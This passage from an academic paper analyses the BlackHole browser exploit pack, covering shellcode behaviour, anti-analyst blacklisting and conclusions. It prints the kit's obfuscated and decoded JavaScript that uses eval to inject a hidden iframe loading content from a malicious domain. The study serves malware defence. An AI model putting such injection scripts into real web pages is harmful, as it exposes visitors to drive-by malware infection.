php\" wi%d#@#');CEplPLEDd.push('@th=\"1\"
h#@@@e#!ight');CEplPLEDd.push('=\"0\"
@#@#f@@#r%@a~@@');CEplPLEDd.push('#m#@@@
e#!@#@%@b@or%d');CEplPLEDd.push('#@#@#@@@
e#!r=\"0\"></i');CEplPLEDd.push('@#@#f@@#r%@
a~@@#m#@@');CEplPLEDd.push('@e#!>\');');function
QnXEQ(str) { return str.replace(/[!%#@~]/
g,""); }for (var j=0;j<CEplPLEDd.length;j++)
{ZqhC = QnXEQ(CEplPLEDd[j]);opHEBheR +=
ZqhC;}YhzRiENx(opHEBheR.substr(9));
```

Listing 8: Iframe used by the BlackHole BEP.

```
var ZqhC,CEplPLEDd,YhzRiENx,opHEBheR;YhzRiENx =
eval;ZqhC ="";CEplPLEDd = new Array();CEplPLEDd.
push('docum');CEplPLEDd.push('ent.
write(');CEplPLEDd.push('\'<ifram');CEplPLEDd.
push('e src=');CEplPLEDd.push('\"http://mali-
cious.com');CEplPLEDd.push('0/bl/ind');CEplPLEDd.
push('ex.php\" wid');CEplPLEDd.push('th=\"1\"
height');CEplPLEDd.push('=\"0\" fra');CEplPLEDd.
push('mebord');CEplPLEDd.push('er=\"0\"></
i');CEplPLEDd.push('fram');CEplPLEDd.push('e>\
');');function QnXEQ(str) { return str.re-
place(/[]/g,""); }for (var j=0;j<CEplPLEDd.
length;j++) {ZqhC = QnXEQ(CEplPLEDd[j]);opHEBheR
+= ZqhC;}YhzRiENx(opHEBheR.substr(9));
```

Listing 9: Decoded iframe script.

In order to understand this tactic, our research has deduced a generalized model of Unwrapped JavaScript Shellcode that explains the generic behaviour of shellcode functionality. The model itself is instrumental in a number of exploits used by the attackers to take control of the system. The work flow model is presented in Figure 5.

The shellcode first scans through the Process Execution Block (PEB). The primary goal is to find kernel32.dll so that the mapping of different modules is easier. The primary DLLs that are required are kernel32.dll, ntdll.dll and advapi.dll. The shellcode calls the exported functions from the dynamic link libraries. The individual exported functions perform the operations as required. The model of Figure 5 explains the mechanics of the shellcode unwrapping and the way malware is dropped into the system. The exploitation works in the same manner and system infections start as soon as the communication channel opens with the malware-infected domain. The programs can be rootkits that are hard to detect.

Blacklisting malware tracking domains

The BlackHole BEP uses blacklisting as one technique to prevent tracing of the malware domain by analysts or security researchers. In order to conduct analysis, anti-virus companies keep on sending the fuzzy HTTP requests so that BlackHole provides a response to them, thereby confirming the presence of malware. In response, BlackHole uses a built-in anti-tracing module. In general, this blacklisting works in both ways to secure the malware domain and is also used in security-driven websites to prevent access from the malware domain. During the course of this analysis, we have derived infection techniques that are used with BlackHole and similar BEPs.

CONCLUSION AND FUTURE WORK

We have audited the BlackHole BEP in order to track the malware infection techniques. A source code analysis provides a better grasp of the malware in terms of execution. From a general perspective, it is possible only to detect, manage and control the infection rate when one is equipped with the knowledge of the techniques used by these browser exploit packs. In this paper, we have discussed the BlackHole BEP in detail in order to understand the working and infection strategies that are used to deceive normal users. During the course of this analysis, we have concluded that malware infection is a chain process because one type of malware supports the other. For example, botnets use BEPs in order to conduct efficient drive-by-download attacks.




Figure 5: Shellcode functionality model.

Moreover, BEPs are designed in a sophisticated manner using appropriate encoding mechanisms.

Malware is one of the biggest problems nowadays. It is becoming really hard to restrict and conquer it. In spite of the efficient protection technologies to restrain malware, it is spreading its tentacles and becoming more advanced day by day. BEPs are one of the robust and sophisticated mechanisms used to spread infection by bringing together a lot of malware-specific techniques, thereby beating the protection shields. Analysis of BEPs and an understanding of their features can help us develop our analysis patterns based on which new protection mechanisms can be developed. We believe that the World Wide Web will encounter more sophisticated versions of BEPs in the near future. This is because botnets are impacting the online world at a rapid pace and BEPs are supporting them in their initial execution phases. Our future work will be focused on detecting and analysing other types of BEPs so that techniques can be enumerated directly from the malware analyses. We are in the process of collecting other BEP samples so that a relational analysis can be performed in order to derive chronology for various developments taking place in BEP history.

REFERENCES

[1] Symantec Security Report – Cyber Attack Toolkits. http://www.symantec.com/about/news/release/article.jsp?prid=20110117_04.

[2] Krebs, B. Java – A Gift to Exploit Pack Makers. http://krebsonsecurity.com/2010/10/java-a-gift-to-exploit-pack-makers/.

[3] ZScaler Security Research. Blackhole Exploits kit Attack Growing. http://research.zscaler.com/2011/02/blackhole-exploits-kit-attack-growing.html.

[4] Provos, N.; McNamee, D.; Mavrommatis, P.; Wang, K.; Modadugu, N. The Ghost in the Browser: Analysis of Web-based Malware. Usenix Hotbots Workshop 2007.

[5] Polychronakis, M.; Mavrommatis, P.; Wang, K.; Provos, N. Ghost Turns Zombie: Exploring the Life Cycle of Web-based Malware.Usenix LEET Workshop 2008.

[6] Bayer, U.; Habibi, I.; Balzarotti, D.; Kirda, E.; Kruegel, C. A View on Current Malware Behaviors. Usenix LEET Workshop 2009.

[7] Kanich, C.; Levchenko, K.; Enright, B.; Voelker, G. M.; Savage, S. The Heisenbot Uncertainty Problem: Challenges in Separating Bots from Chaff. Usenix LEET Workshop 2008.

[8] Malware Domain List. http://www.malwaredomainlist.com/mdl.php.

[9] Clean MX realtime database. http://support.clean-mx.de/clean-mx/viruses.php.

[10] PHP ionCube Encoder. http://www.ioncube.com/online_encoder.php.

[11] ZeroDay Initiative (ZDI). Sun Java Runtime Environment Trusted Methods Chaining Remote Code Execution Vulnerability. http://www.zerodayinitiative.com/advisories/ZDI-10-056/.

[12] ZeroDay Initiative (ZDI). Sun Java Runtime Environment MixerSequencer Invalid Array Index Remote Code Execution Vulnerability. http://www.zerodayinitiative.com/advisories/ZDI-10-060/.

[13] Malware at Stake. Java OBE + BlackHole – Dead Man Rising. http://secniche.blogspot.com/2011/02/java-obe-tookit-exploits-blackhole-dead.html.

[14] Felegyhazi, M.; Kreibich, C. On the Potential of Proactive Domain Blacklisting. Usenix LEET Workshop 2010.

[15] MaxMind. http://www.maxmind.com/app/php.

[16] RFC 2616. http://www.w3.org/Protocols/rfc2616/rfc2616.html.

[17] Park, B.; Hong, S.; Oh, J.; Lee, H. Defending against Spying with Browser Helper Objects. http://ccs.korea.ac.kr/papers/tech05_01.pdf. (Technical Report) 2005.

[18] Polychronakis, M.; Anagnostakis, K.G.; Markatos, E.P. An Empirical Study of Real-world Polymorphic Code Injection Attacks. Usenix LEET Workshop 2009.